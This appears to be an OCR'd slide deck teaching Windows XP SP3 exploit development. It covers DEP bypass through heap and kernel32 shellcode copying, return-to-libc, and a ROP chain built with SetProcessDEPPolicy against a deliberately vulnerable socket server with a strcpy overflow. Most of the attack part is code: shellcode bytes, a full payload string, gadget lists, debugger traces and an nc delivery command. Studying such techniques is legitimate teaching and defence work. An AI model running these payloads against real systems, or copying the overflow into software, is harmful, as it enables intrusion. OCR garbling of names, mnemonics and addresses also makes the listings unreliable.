
- A NEW HEAP OF 296 BYTES IS CREATED WITH PAGE_READ_EXECUTE ATTRIBUTES.

- THE HEAP BASE ADDRESS RETURNED IN EAX IS THEN PASSED TO WRITEPROCESSMEMORY

- THE FINAL RET INSTRUCTION EXECUTE THE SHELLCODE FROM THE NEW HEAP

```
;HANDLE WINAPI HeapCreate(  
; _in DWORD flOptions,  
; _in SIZE_T dwInitialSize,  
; _in SIZE_T dwMaximumSize  
  
; BOOL WINAPI WriteProcessMemory(  
; _in HANDLE hProcess,  
; _in LPVOID lpBaseAddress,  
; _in LPCVOID lpBuffer,  
; _in SIZE_T nSize,  
; _out SIZE_T *lpNumberOfBytesWritten
```

```
section .text  
global _WinMain@16  
  
_WinMain@16:  
  
    push 0x128      ; dwMaximumSize  
    push 0x0        ; dwInitialSize  
    push 0x00040000 ; flOptions  
  
    mov eax,0x7C812C56 ; HeapCreate hardcoded XP SP3  
  
    call eax  
    push eax  
  
    mov esi,shellcode ; esi points to shellcode  
    mov edi,written   ; edi points to be written  
    push edi          ; PUSH lpNumberOfBytesWritten  
    push 0x128        ; PUSH Size  
    push esi          ; PUSH lpBuffer  
    push eax          ; PUSH lpBaseAddress  
    push 0xffffffff   ; PUSH hProcess  
  
    mov eax,0x7C802213 ; WriteProcessMemory hardcoded XP SP3  
    call eax  
    ret  
  
[section .data]  
shellcode db 0x90,0xd9,0xeb,0x9b,0xd9,0x74,0x24,0xf4,0x31,0xd2,  
written   db 0x00
```



;Tested in Windows XP SP3 ENGLISH & FRENCH DEP ACTIVATED.

```
; BOOL WINAPI WriteProcessMemory(
; _in HANDLE hProcess,
; _in LPVOID lpBaseAddress,
; _in LPCVOID lpBuffer,
; _in SIZE_T nSize,
; _out SIZE_T *lpNumberOfBytesWritten
```

- THE SHELLCODE IS COPIED TO A KERNEL32.DLL MEMORY ADDRESS WHICH THE MEMORY ATTRIBUTES ARE READ AND EXECUTE

```
mov esi,shellcode ; esi points to shellcode
mov edi,written ; edi points to be written
push edi ; PUSH lpNumberOfBytesWritten
push 0x128 ; PUSH Size
push esi ; PUSH lpBuffer
push 0x7C8841EA ; PUSH lpBaseAddress
push 0xffffffff ; PUSH hProcess
```


- THE EXAMPLE IS USING A MEMORY HARCODED ADDRESS IN WINDOWS XP SP3 WHICH DOES NOT CONTAIN ANY RELEVANT CODE

```
mov eax,0x7C802213 ; WriteProcessMemory Windows XP SP3
call eax
mov eax,0x7C8841EA ; Windows XP SP3 address belongs to a R E memory page.
; It does not contain any relevant code
call eax
```

- IT IS IMPORTANT TO CHOOSE THE CORRECT MEMORY ADDRESS, OTHERWISE THE SYSTEM COULD CRASH AFTER COPYING THE SHELLCODE

```
[section .data]
shellcode db 0x90,0xd9,0xeb,0x9b,0xd9,0x74,0x24,0xf4,0x31,0xd2,0xb2,0x77,
written db 0x00
```

7C8841EA	90	NOP
7C8841EB	D9EB	FLDPI
7C8841ED	98	WAIT
7C8841EE	D97424 F4	FSTENV SS:[ESP-0C]
7C8841F2	31D2	XOR EDX,EDX
7C8841F4	B2 77	MOV DL,77
7C8841F6	31C9	XOR ECX,ECX
7C8841F8	64:8B71 30	MOV ESI,DWORD PTR FS:[ECX+30]
7C8841FC	8B76 0C	MOV ESI,DWORD PTR DS:[ESI+0C]
7C8841FF	8B76 1C	MOV ESI,DWORD PTR DS:[ESI+1C]
7C884202	8B46 08	MOV EAX,DWORD PTR DS:[ESI+8]
7C884205	8B7E 20	MOV EDI,DWORD PTR DS:[ESI+20]
7C884208	8B36	MOV ESI,DWORD PTR DS:[ESI]
7C88420A	384F 18	CMPL BYTE PTR DS:[EDI+18],CL
7C88420D	75 F3	JNE SHORT kernel32.7C88420E
7C88420F	59	POP ECX
7C884210	01D1	ADD ECX,EDX
7C884212	FFE1	JMP ECX
7C884214	60	PUSHAD
7C884215	8B6C24 24	MOV EBP,DWORD PTR SS:[ESP+24]
7C884219	8B45 3C	MOV EAX,DWORD PTR SS:[EBP+3C]



RETURN TO LIBC TECHNIQUE

- TO TAKE ADVANTAGE OF **RETURN TO LIBC** TECHNIQUE WE NEED TO OVERWRITE THE RETURN ADDRESS WITH A FUNCTION ADDRESS FOR I.E. **WINEXEC** OR **SYSTEM**
- WE MUST PROVIDE THE CORRECT ARGUMENTS FOR THE FUNCTION IN ORDER TO EXECUTE IT PROPERLY
- WE DO NOT EXECUTE CODE IN THE STACK, BUT IN THE MEMORY PAGE WHERE THE NATIVE FUNCTION LIVES
- SOME OF THE BENEFITS ARE:
 - WE CAN EXECUTED A CODE WITH SMALL BUFFER
 - WE DO NOT NEED TO INJECT CODE



```
0022FF80 00401011 <P. CALL to WinExec from system.0040100F
0022FF84 00402000 . @. CmdLine = "calc.exe"
0022FF88 00000000 ..... ShowState = SW_HIDE
0022FF8C 76CC1194 0-4|5v RETURN to kernel32.76CC1194
0022FF90 7FFD9000 .E^2Δ
0022FF94 0022FFD4 È ".
0022FF98 77ACB429 >|%w RETURN to ntdll.77ACB429
0022FF9C 7FFD9000 .E^2Δ
0022FFA0 73F5DDCF ×i$S
0022FFA4 00000000 .....
0022FFA8 00000000 .....
0022FFAC 7FFD9000 .E^2Δ
0022FFB0 00000000 .....
0022FFB4 00000000 .....
0022FFB8 00000000 .....
0022FFBC 0022FFA0 á ".
0022FFC0 00000000 .....
0022FFC4 FFFFFFFF ..... End of SEH chain
0022FFC8 77A8D555 U^¿w SE handler
```

- AS A REPLACEMENT FOR RETURNING TO FUNCTIONS WE RETURN TO INSTRUCTIONS CALLED “GADGETS” IN EXECUTABLE MEMORY PAGES
- IT IS POSSIBLE TO RETURN IN THE MIDDLE OF INSTRUCTIONS TO CREATE NEW INSTRUCTIONS
- THE **RET** INSTRUCTION WILL FETCH MEMORY ADDRESSES FROM THE STACK IN ORDER TO PREPARE IT TO SUCCESSFULLY CALL AN API FUNCTION
- PYTHON LIBRARIES LIKE **DEPLIB** FROM PABLO SOLÉ OR **PVEFINDADDR** FROM CORELAN.BE PERMIT US TO QUICKLY FIND ROP GADGETS FROM NON-ASLR LIBRARIES

```
00401000  B9 C2B8A4C3  MOV ECX,C3A4B8C2
00401005  90          NOP
00401006  CD 03      INT 3

00401003  A4        MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
00401004  C3        RETN
00401005  90        NOP
```

- WE ARE GOING TO EXPLOIT A SERVER APPLICATION IN WINDOWS XP SP3 UP TO DATE, RUNNING DEP IN MODE /NOEXECUTE=OPTOUT
- THE GOAL IS TO CREATE THE EXPLOIT USING NON-ALSR MODULES IN ORDER TO BYPASS RANDOMIZATION
- THE APPLICATION WAS COMPILED WITH VISUAL STUDIO 10 WITH NX COMPAT AND DYNAMICBASE FLAGS

```

#include <stdio.h>
#include <winsock2.h>

void Analyse_buffer(char *str)
{
    printf("Here vulnerable method!\n");
    char buffer[200];
    strcpy(buffer,str); /* <----- Overflow */
}

int main()
{
    int wsaeerror;
    WORD wVersionRequested;
    WSADATA wsaData;
    wVersionRequested = MAKEWORD(2, 2);
    wsaeerror = WSASStartup(wVersionRequested, &wsaData);

    SOCKET m_socket;
    m_socket = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

    if (m_socket == INVALID_SOCKET)
    {
        printf("Error at : %ld\n", WSAGetLastError());
        WSACleanup();
        return 0;
    }
    else
    {
        printf("Socket is working fine :]\n");
    }

    SOCKADDR_IN service;
    service.sin_family = AF_INET;
    service.sin_addr.s_addr = inet_addr("192.168.1.36");
    service.sin_port = htons(4444);
    bind(m_socket, (SOCKADDR*)&service, sizeof(service));
    printf("Server is binded :]\n");
    listen(m_socket, 10);
    printf("Listening... :]\n");

    SOCKET Incomingconnection;
    while (1)
    {
        Incomingconnection = SOCKET_ERROR;

        while (Incomingconnection == SOCKET_ERROR)
        {
            Incomingconnection = accept(m_socket, NULL, NULL);
        }
        printf("Client is now Connected!\n");
        m_socket = Incomingconnection;
        break;
    }

    int receivedbytes = SOCKET_ERROR;
    char recvbuf[300];


    receivedbytes = recv(m_socket, recvbuf, 300, 0);

    Analyse_buffer(recvbuf); /* Transfer control to Analyse_buffer function */

    return 0;
}

```


- WHEN WE TRY TO EXPLOIT THE APPLICATION WITH A SIMPLE <EVIL BUFFER> + <CALL ESP> <NOP> <SHELLCODE> TECHNIQUE IT THROWS AN STATUS_ACCESS_VIOLATION (0xC0000005)
- DEP IS SUCCESSFULLY PREVENTING CODE EXECUTION FROM THE ACTUAL THREAD STACK



Console - VulnerableServerVisual.c.exe

```

C:\VulnerableServerVisual\VulnerableServerVisual.c\Debug\VulnerableServerVisual.c.exe
Socket is working fine :)!
Server is binded :)
Listening... :)
Client is now Connected!
Here vulnerable method!
    
```

Prévention de l'exécution des données - Microsoft Windows

Pour protéger votre ordinateur, Windows a fermé ce programme.

Nom : **VulnerableServerVisual.c**

Modifier les paramètres Fermer le message

La prévention de l'exécution des données vous aide à vous protéger des virus et autres menaces. Certains programmes peuvent ne pas fonctionner correctement lorsqu'elle est activée. Une version plus récente de ce programme est peut-être disponible auprès de son éditeur. [Que puis-je faire ?](#)

Immunity Debugger - VulnerableServerVisual.c.exe - [CPU - main thread]

Address	Hex dump	Disassembly
0013FB6C	31C9	NOP EBX, EBX
0013FB6E	51	PUSH EBX
0013FB6F	60 63616C63	PUSH 63616C63
0013FB74	54	PUSH ESP
0013FB75	B0 0D25067C	MOV EBX, kernel32.ExitProcess
0013FB76	FFD0	CALL EBX
0013FB77	60	PUSH -1
0013FB78	5C	POP ESP
0013FB79	78 66	JS SHORT 0013FBEA
0013FB7A	66 04 24	ADD AL, 24
0013FB7B	B0 12CB017C	MOV EBX, kernel32.ExitProcess
0013FB7C	FFD0	CALL EBX

Registers (FPU)

EAX	0013FC38
ECX	0013FD5C (Unicode "hLeServerVisual\VulnerableServer")
EDX	00610072 (Unicode "UndName")
EBX	7FFDE000
ESP	0013FB68
EBP	90909090
ESI	00720065
EDI	00670067
EIP	0013FB6C

Address Hex dump

0013FB68	7C836A00	jal kernel32.7C836A00
0013FB6C	6851C931	1r2h
0013FB70	636C6163	calc
0013FB74	250DB854	T0.z
0013FB78	D0FF7C86	3i 0
0013FB7C	FFFFFF68	h
0013FB80	66785CFF	\xf
0013FB84	B8240466	f*0
0013FB88	7C81CB12	3ri kernel32.ExitProcess
0013FB8C	9090D0FF	dEE
0013FB90	90909090	EEEE
0013FB94	90909090	EEEE
0013FB98	90909090	EEEE

[17:30:46] Access violation when executing [0013FB6C] - use Shift+F7/F8/F9 to pass Paused

Console - nc 192.168.1.36 4444

```

C:\>nc 192.168.1.36 4444 < exploit_not_func.txt
    
```

- TO GET AROUND THIS PROTECTION WE WILL IMPLEMENT THE ROP TECHNIQUE
- THE FIRST STEP IS TO KNOW WHICH MODULES ARE LOADED IN MEMORY WHEN THE VULNERABLE APPLICATION RUNS. THE OBJECTIVE IS TO USE **NON-RELOCATABLE MODULES**, SO WE CAN BYPASS MEMORY RANDOMIZATION
- WE ARE GOING TO USE PYTHON SCRIPT !PVEFINDADDR FROM CORELAN.BE
- FOR THIS PARTICULAR EXPLOIT DEVELOPMENT WE HAVE **8 NON-ASLR MODULES** TO SEARCH FOR ROP GADGETS, THIS IS PRETTY ENOUGH TO CREATE OUR EXPLOIT

```

0BADF00D
0BADF00D
0BADF00D
0BADF00D ** [+] Gathering executable / loaded module info, please wait...
0BADF00D ** [+] Finished task, 10 modules found
0BADF00D Loaded modules - ASLR protection status :
0BADF00D
0BADF00D * 0x719e0000 - 0x719e8000 : WS2HELP.dll (C:\WINDOWS\system32\WS2HELP.dll) : NO ASLR
0BADF00D * 0x7c800000 - 0x7c906000 : kernel132.dll (C:\WINDOWS\system32\kernel132.dll) : NO ASLR
0BADF00D * 0x77be0000 - 0x77c38000 : msvcrt.dll (C:\WINDOWS\system32\msvcrt.dll) : NO ASLR
0BADF00D * 0x77fc0000 - 0x77fd1000 : Secur32.dll (C:\WINDOWS\system32\Secur32.dll) : NO ASLR
0BADF00D * 0x77e50000 - 0x77ee3000 : RPCRT4.dll (C:\WINDOWS\system32\RPCRT4.dll) : NO ASLR
0BADF00D * 0x77da0000 - 0x77e4c000 : ADVAPI32.dll (C:\WINDOWS\system32\ADVAPI32.dll) : NO ASLR
0BADF00D * 0x7c910000 - 0x7c9c9000 : ntdll.dll (C:\WINDOWS\system32\ntdll.dll) : NO ASLR
0BADF00D * 0x00040000 - 0x00041a000 : VulnerableServerVisual.c.exe (C:\VulnerableServerVisua\VulnerableServerVisu
0BADF00D * 0x719f0000 - 0x71a07000 : WS2_32.dll (C:\WINDOWS\system32\WS2_32.dll) : NO ASLR
0BADF00D * 0x10200000 - 0x10372000 : MSOCTR100D.dll (C:\WINDOWS\system32\MSOCTR100D.dll) : ASLR ENABLED
0BADF00D
0BADF00D Return Value must be a string
    
```

- THE NEXT STEP IS TO CREATE OUR ROP GADGETS
- THE “!PVEFINDADDR ROP” COMMAND WILL CREATE A LIST OF ALL AVAILABLE GADGETS FROM THE NON-ASLR MODULES

P pvefindaddr ROP Stack Pivot

Address	Offset/Register	Instruction
719E2571	8	# ADD ESP,8 # POP EBP # MOV EAX,DWORD PTR SS:[ESP+8]
719E25EE	10	# ADD ESP,10 # POP EDI # POP ESI # POP EBX # RETN
719F2BF1	EAX	# XCHG EAX,ESP # ADC DWORD PTR DS:[EDI+75C08571],EBX
77BE5ED5	EAX	# XCHG EAX,ESP # RETN
77BEBB33	0C	# ADD ESP,0C # POP EBP # RETN
77BEBB79	0C	# ADD ESP,0C # POP EBP # RETN
77BEBBD0	0C	# ADD ESP,0C # POP EBP # RETN
77BEBE01	0C	# ADD ESP,0C # POP EBP # RETN
77BEBE48	0C	# ADD ESP,0C # POP EBP # RETN
77BEBE8E	0C	# ADD ESP,0C # POP EBP # RETN
77BEBEC2	0C	# ADD ESP,0C # POP EBP # RETN
77BEBE19	0C	# ADD ESP,0C # POP EBP # RETN
77BEBE62	0C	# ADD ESP,0C # POP EBP # RETN
77BEBEAB	0C	# ADD ESP,0C # POP EBP # RETN
77BEBDF1	0C	# ADD ESP,0C # POP EBP # RETN
77BEC587	0C	# ADD ESP,0C # POP EBP # RETN
77BEC88C	10	# ADD ESP,10 # POP EBP # RETN
77BEC8AB	10	# ADD ESP,10 # POP EBP # RETN
77BEC072	10	# ADD ESP,10 # POP EBP # RETN
77BEC091	10	# ADD ESP,10 # POP EBP # RETN
77BED085	0C	# ADD ESP,0C # POP ESI # POP EBP # RETN
77BED3A9	10	# ADD ESP,10 # POP EBP # RETN
77BED4A3	10	# ADD ESP,10 # POP EBP # RETN
77BED726	10	# ADD ESP,10 # POP EBP # RETN
77BED745	10	# ADD ESP,10 # POP EBP # RETN
77BEDC40	10	# ADD ESP,10 # POP EBP # RETN
77BEDC5F	10	# ADD ESP,10 # POP EBP # RETN

- WE CAN NOW START TO USE OUR ROP GADGETS TO DEACTIVATE DATA PROTECTION EXECUTION
- WE ARE GOING TO USE THE **SETPROCESSDEPPOLICY** TECHNIQUE WITH THE FLAG 0, WHICH MEANS DISABLE DEP FOR THE CURRENT PROCESS
- AFTER SEARCHING THE CORRECT ROP GADGETS FROM THE PREVIOUS LIST OUR EXPLOIT IS FINALLY CREATED
- LET'S TRACE IT IN OUR DEBUGGER

```
print "\xF3\x25\x9E\x71"." \xFF\xFF\xFF\xFF" . "\x6F\x10\x81\x7C". "\x28\x25\x9E\x71". "\xA4\x22\x86\x7C"
." \xFF\x13\x9F\x71" . "\xBF\x7E\x9F\x71" . "\x07\x35\x9F\x71" . "\xBF\x7E\x9F\x71" . "\x02\xD1\xE5\x77"
." \x31\xC9\x51\x68\x63\x61\x6C\x63\x54\xB8\x0D\x25\x86\x7C\xFF\xD0\x68\xFF\xFF\xFF\xFF\xFF\x04\x24\xB8\x12\xCB\x81\x7C\xFF\xD0\x90" . "\x90" x145 . "\xD5\x5E\xBE\x77"
```

```

0x77BE5ED5 : # XCHG EAX,ESP # RETN      [Module : msvcrt.dll]
0x719E25F3 : # POP EBX # RETN      [Module : WS2HELP.dll]

0x7C81106F : # INC EBX # RETN      [Module : KERNEL32.dll]
0x719E2528 : # POP EBP # RETN      [Module : WS2HELP.dll]

0x719F3507 : # POP EDI # RETN      [Module : WS2_32.dll]
719F7EBF  C3                RETN      [Module : WS2_32.dll]

0x719F13FF : # POP ESI # RETN      [Module : WS2_32.dll]
719F7EBF  C3                RETN      [Module : WS2_32.dll]

0x77E5D102 : # PUSHAD # RETN
```

- WHEN THE BUFFER OVERFLOW OCCURS WE NEED FIRST TO PIVOT OUR STACK TO REACH OUR CONTROLLED BUFFER. THE XCHG EAX,ESP INSTRUCTION PERMITS US TO POINT ESP TO 0X0013FB68 ADDRESS WHICH IS THE BEGINNING OF OUR CONTROLLED DATA IN THE STACK

Address	Hex dump	ASCII	Registers (FPU)
77BE5ED5	94	XCHG EAX,ESP	EAX 0013FB68
77BE5ED6	C3	RETN	ECX 0013FD5C UNICODE "hleServerUsual\UnvulnerableServe
77BE5ED7	3F	AAA	EDX 00610072 UNICODE "UndName"
77BE5ED8	64:72 1A	JB SHORT msucrt.77BE5EF5	EBX 7FFDA000
77BE5EDB	79 3F	JNS SHORT msucrt.77BE5F1C	ESP 0013FC38
77BE5EDD	E9 1F3D00A0	JMP 17BE9C01	EBP 90909070
77BE5EE2	B4 53	MOU AH,53	ESI 00720065
77BE5EE4	74 29	JE SHORT msucrt.77BE5F0F	EDI 00670067
77BE5EE6	C43F	LES EDI, FWORD PTR DS:[EDI]	EIP 77BE5E55 msucrt.77BE5E55
77BE5EE8	34 4B	XOR AL,4B	C 0 ES 0023 32bit 0(FFFFFFFF)
77BE5EEA	BC C509CE3E	MOU ESP,3ECE09C5	P 0 CS 001B 32bit 0(FFFFFFFF)
77BE5EEF	3D 00C0FEFA	CMP EAX,FAFEC000	A 0 SS 0023 32bit 0(FFFFFFFF)
77BE5EF4	24 CA	AND AL,0CA	Z 0 DS 0023 32bit 0(FFFFFFFF)
77BE5EF6	C43F	LES EDI, FWORD PTR DS:[EDI]	S 0 FS 003B 32bit 7FFDF000(PFF)
77BE5EF8	51	PUSH ECX	T 0 GS 0000 NULL
77BE5EF9	68 E6424320	PUSH 204342E6	D 0
77BE5EFE	2E:3D 00300912	CMP EAX,12093000	O 0 LastErr ERROR_SUCCESS (00000000)
77BE5F04	75 62	JNZ SHORT msucrt.77BE5F68	EFL 00000202 (NO,NB,NE,AN,NS,PO,GE,G)
77BE5F06	C53F	LDS EDI, FWORD PTR DS:[EDI]	ST0 empty 0.00000000000000000000
77BE5F08	2D 17AAB3EC	SUB EAX,ECB3AA17	ST1 empty 0.00000000000000000000
77BE5F0D	DF30	FBSTP TBYTE PTR DS:[EAX]	ST2 empty 0.00000000000000000000
77BE5F0F	3D 0000F61A	CMP EAX,1AF60000	ST3 empty 0.00000000000000000000
77BE5F14	1AF2	SBB DH,DL	ST4 empty 0.00000000000000000000
77BE5F16	C53F	LDS EDI, FWORD PTR DS:[EDI]	ST5 empty 0.00000000000000000000
77BE5F18	1361 3E	ADC ESP, DWORD PTR DS:[ECX+3E]	ST6 empty 0.00000000000000000000
77BE5F1B	2D 1BEF3F3D	SUB EAX,3D3FEF1B	ST7 empty 1.2519775166695107000e-312
77BE5F20	0000	ADD BYTE PTR DS:[EAX],AL	FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 <GT>
77BE5F22	90	NOP	FCW 027F Prec NEAR,53 Mask 1 1 1 1 1
77BE5F23	16	PUSH SS	
77BE5F24	A2 8DC63FD0	MOU BYTE PTR DS:[D03FC68D],AL	
77BE5F29	99	CMQ	
77BE5F2A	96	XCHG EAX,ESI	
77BE5F2B	FC	CLD	
77BE5F2C	2C 94	SUB AL,94	
77BE5F2E	ED	IN EAX,DX	
77BE5F2F	3C 00	CMP AL,0	
ESP=0013FC38 EAX=0013FB68			
00416000	FE FF FF FF 01 00 00 00 FF FF FF FF FF FF FF@.....	0013FB68 719E25F3 %xq WS2HELP.719E25F3
00416010	00 00 00 00 86 57 5C 60 79 A8 A3 9F 00 00 00 00&N\y&f.....	0013FB6C FFFFFFFF
00416020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FB70 7C81106F 0b!i kernel132.7C81106F
00416030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FB74 719E2528 (%xq WS2HELP.719E2528
00416040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FB78 7C862204 F!&I kernel132.SetProcessDEPPolicy
00416050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FB7C 719F13FF ~!f& WS2.32.719F13FF
00416060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FB80 719F7EBF ~!f& WS2.32.719F7EBF
00416070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FB84 719F3507 *5f& WS2.32.719F3507
00416080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FB88 719F7EBF ~!f& WS2.32.719F7EBF
00416090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FB8C 77E5D102 0D0w RPCRT4.77E5D102
004160A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FB90 6851C931 1rQh
004160B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FB94 636C6163 calc
004160C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FB98 250DBB54 T0.z
004160D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FB9C D0FF7C86 &i 0
004160E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FBA0 FFFFFFF6 h
004160F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FBA4 66785CFF \xf
00416100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FBA8 B9240466 f+&0
00416110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FBAc 7C81CB12 &f&I kernel132.ExitProcess
00416120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FBB0 00000000

- THE NEXT INSTRUCTION WILL POP THE VALUE 0xFFFFFFFF INTO THE EBX REGISTER, WHICH WILL BE LATER INCREMENTED TO OBTAIN A NULL DWORD

Address	Hex dump	ASCII
00416000	FE FF FF FF 01 00 00 00 FF FF FF FF FF FF FF
00416010	00 00 00 00 86 57 5C 60 79 A8 A3 9F 00 00 00 00
00416020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004160A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004160B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004160C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004160D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004160E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004160F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Address	Hex dump	ASCII
0013FB70	7C81106F 00000000	kerne132.7C81106F
0013FB74	719E2528 00000000	WS2HELP.719E2528
0013FB78	7C8622A4 00000000	kerne132.SetProcessDEPPolicy
0013FB7C	719F7EBF 00000000	WS2_32.719F7EBF
0013FB80	719F7EBF 00000000	WS2_32.719F7EBF
0013FB84	719F3507 00000000	WS2_32.719F3507
0013FB88	719F7EBF 00000000	WS2_32.719F7EBF
0013FB8C	77E5D102 00000000	RPCRT4.77E5D102
0013FB90	6851C931 00000000	calc
0013FB94	636C6163 00000000	calc
0013FB98	250DB854 00000000	kernel32.ExitProcess
0013FB9C	D0FF7C86 00000000	kernel32.ExitProcess
0013FBA0	FFFFFFF6 00000000	kernel32.ExitProcess
0013FBA4	66785CFF 00000000	kernel32.ExitProcess
0013FBA8	B8240466 00000000	kernel32.ExitProcess
0013FBA4	7C81106F 00000000	kerne132.7C81106F
0013FBA8	719E2528 00000000	WS2HELP.719E2528
0013FBA4	7C8622A4 00000000	kerne132.SetProcessDEPPolicy
0013FBA8	719F7EBF 00000000	WS2_32.719F7EBF
0013FBA4	719F7EBF 00000000	WS2_32.719F7EBF
0013FBA8	719F3507 00000000	WS2_32.719F3507
0013FBA4	719F7EBF 00000000	WS2_32.719F7EBF
0013FBA8	77E5D102 00000000	RPCRT4.77E5D102
